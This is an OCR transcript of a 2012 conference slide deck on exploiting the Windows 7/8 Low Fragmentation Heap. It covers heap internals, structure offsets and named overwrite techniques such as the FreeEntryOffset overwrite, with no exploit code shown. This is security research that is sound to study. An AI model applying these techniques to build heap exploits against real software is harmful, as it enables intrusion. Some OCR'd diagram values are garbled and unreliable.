


Ghost in the allocator

Abusing the windows 7/8 Low Fragmentation Heap

Steven Seeley, **Stratsec**

HiTB, Amsterdam, May 2012
HITBAMS2012

Overview

- Why are we targeting the heap manager?
- Heap terms
- Windows 7 heap theory
  - Front end
  - Back end
  - LFH structures/algorithms
- Windows 7 exploitation
  - Determinism
  - Ben Hawke's : #1 technique
  - Chris Valasek's : FreeEntryOffset overwrite

Overview

- Windows 7 exploitation (continued)
  - Steven Seeley's : Offset match attack
  - Demo
- Changes introduced into Windows 8 heap
  - LFH structures/algorithms
- Windows 8 possible exploitation
  - Determinism
  - Chris Valasek's : UserBlocks overwrite
  - Demo

C:\Windows\System32> whoami

Stratsec senior consultant

BAE SYSTEMS stratsec

http://www.stratsec.net/

- Penetration tester 9-5
- Security researcher 5-9
- Past member of the Corelan team

Disclaimers:

I'm not a software developer...

Why are we targeting the heap manager?

- Because applications mature in their development cycle (simple memory corruption dies early)
- Because I fear a loss of heap exploitation knowledge in the info sec industry over time…
- To show when a DoS is **not** a DoS
- To facilitate heap overflows that attack application data
- Because Havlar, Ben, Nico, Brett and many others made it cool ;)

Why are we targeting the heap manager?

- CVE-2012-0003
  - Windows Multimedia Library heap overflow
- CVE-2010-3972
  - IIS 7.0/7.5 ftpsvc heap overflow
- CVE-2008-0356
  - Citrix Presentation Server (IMA) <= 4.5 heap overflow
- CVE-2005-1009
  - BakBone NetVault v6.x/7.x heap overflow

But, what do all these exploits have in common?

Why are we targeting the heap manager?

...there complex and the odds are against us

It's a challenge!

- Safe unlinking
- Heap base randomization
- Removal of static pointers
- Header encoding/decoding
- Blink insert validation
- Buckets separate chunks of different size
- Removal of FrontEnd chunks 'Flink'
- Randomized chunk allocation patterns (win8)

Heap Terms

- **Block:** 8 bytes
- **Chunk:** a continues block of memory made up of sized blocks
- **Size:** will always be measured in blocks and represented in hex
- **Determinism:** The ability for an attacker to influence a processes heap layout to some level.
- **Bin:** an area of memory that contains chunks of the same size.

Windows 7 heap theory


Windows 7 front end

The Low Fragmentation Heap

- Utilize ‘Bins’ that contains all chunks of a specific size
- A ‘NextOffset’ is used to determine the next chunk to be allocated
- Each _heap_subsegment has its own management structure for that particular sized bin
- 8 byte header (_heap_entry), 4 bytes are encoded in the header
- Activated on 18 consecutive allocations
- No more Flink’s (Unlike the Lookaside)

Windows 7 back end

ListHint and FreeList for BlocksIndex 1 (< 0x80)



ListHint Size: 0x20
Flink: 1 Blink: _heap_bucket+0x1

ListHint Size: 0x31
Flink: 3 Blink: 0x10

ListHint Size: 0x40
Flink: 4 Blink: 0x05

ListHint Size: 0x44
Flink: 7 Blink: _heap_bucket+0x1

ListHint Size: 0x45
Flink: 8 Blink: 0x02


ListHint Size: 0x46
Flink: 9 Blink: 0x01

ListHint Size: 0x52
Flink: 10 Blink: 0x00

FreeList
Chunk: 1 Size: 0x20 Blink: - Flink: 2
Chunk: 2 Size: 0x20 Blink: 1 Flink: 3
Chunk: 3 Size: 0x31 Blink: 2 Flink: 4
Chunk: 4 Size: 0x40 Blink: 3 Flink: 5
Chunk: 5 Size: 0x40 Blink: 4 Flink: 6
Chunk: 6 Size: 0x40 Blink: 5 Flink: 7
Chunk: 7 Size: 0x44 Blink: 6 Flink: 8
Chunk: 8 Size: 0x45 Blink: 7 Flink: 9
Chunk: 9 Size: 0x46 Blink: 9 Flink: 10
Chunk: 10 Size: 0x52 Blink: 9 Flink: -

Windows 7 back end

ListHint[ArraySize-BaseIndex-1] for BlocksIndex 1 (> 0x80)




ListHint Size: 0x7f
Flink: 1 Blink: 0x00

FreeList

Chunk: 1 Size: 0x120 Blink: - Flink: 2
Chunk: 2 Size: 0x120 Blink: 1 Flink: 3
Chunk: 3 Size: 0x131 Blink: 2 Flink: 4
Chunk: 4 Size: 0x140 Blink: 3 Flink: 5
Chunk: 5 Size: 0x140 Blink: 4 Flink: 6
Chunk: 6 Size: 0x140 Blink: 5 Flink: 7
Chunk: 7 Size: 0x144 Blink: 6 Flink: 8
Chunk: 8 Size: 0x145 Blink: 7 Flink: 9
Chunk: 9 Size: 0x146 Blink: 9 Flink: 10
Chunk: 10 Size: 0x152 Blink: 9 Flink: -

Windows 7 LFH heap data structures



_HEAP

+0xd4 – FrontEndHeap (_LFH_HEAP)

_LFH_HEAP

+0x310 – LocalData[1] (_HEAP_LOCAL_DATA)

_HEAP_LOCAL_DATA

+0x18 – SegmentInfo[0x80] (_HEAP_LOCAL_SEGMENT_INFO)

_HEAP_LOCAL_SEGMENT_INFO


_HEAP_LOCAL_SEGMENT_INFO

_HEAP_LOCAL_SEGMENT_INFO

….

An array of 128 management structures that manage each separate sized bin

Windows 7 LFH heap data structures



_HEAP_LOCAL_SEGMENT_INFO

+0x00 Hint (_HEAP_SUBSEGMENT)
+0x04 ActiveSubsegment (_HEAP_SUBSEGMENT)

_HEAP_SUBSEGMENT

+0x04 UserBlocks (_HEAP_USERDATA_HEADER)
+0x08 AggregateExchg (_INTERLOCK_SEQ)

_HEAP_USERDATA_HEADER


+0x00 SubSegment (_HEAP_SUBSEGMENT)

+0x10 User chunks (_HEAP_ENTRY)

_INTERLOCK_SEQ

+0x00 Depth
+0x02 FreeEntryOffset

Windows 7 LFH heap data structures



_HEAP_LOCAL_SEGMENT_INFO

+0x00 Hint (_HEAP_SUBSEGMENT)
+0x04 ActiveSubsegment (_HEAP_SUBSEGMENT)

_HEAP_SUBSEGMENT

+0x04 UserBlocks (_HEAP_USERDATA_HEADER)
+0x08 AggregateExchg (_INTERLOCK_SEQ)

_HEAP_USERDATA_HEADER

+0x00 SubSegment (_HEAP_SUBSEGMENT)
+0x10 User chunks (**_HEAP_ENTRY**)

_INTERLOCK_SEQ

+0x00 Depth
+0x02 **FreeEntryOffset**

This is where the actual LFH chunks are stored

Dr Valasek exploits the LFH via the FreeEntryOffset

Windows 7 heap data structures

_HEAP_ENTRY	encoded
+0x00 FunctionIndex/Size	Yes
+0x02 Flags/ContextValue	Yes
+0x03 SmallTagIndex	Yes
+0x04 PreviousSize/UnusedBytesLength	No
+0x06 LFHFlags/SegmentOffset	No
+0x07 UnusedBytes/ExtendedBlockSignature	No

🟩 **Encoded**

Header	Size	Flags	SmallTagIndex	PrevSize	SegOffset	UnusedBytes
	NextOffset	Userdata				

Users can overwrite the NextOffset of an allocated chunk

Windows 7 LFH heap data structures

Example:

- Which Bin should you use for an allocation size of 232?
  232 / 8 = 0x1d

FrontEndHeap->LocalData[1]->SegmentInfo[0x1d]->ActiveSubsegment->UserBlocks

- If the Hint or ActiveSubsegment is full then RtlpLowFragHeapAllocateFromZone() is called to initialise and create a _heap_subsegment and RtlpSubSegmentInitialize() is called to create the UserBlocks.
- However, if the _lfh_block_zone is full, then RtlpLowFragHeapAllocateFromZone() will create a new _lfh_block_zone too and return the first initialised _heap_subsegment

Windows 7 LFH allocation

No chunk is allocated from the LFH unless a certain heuristic is triggered.

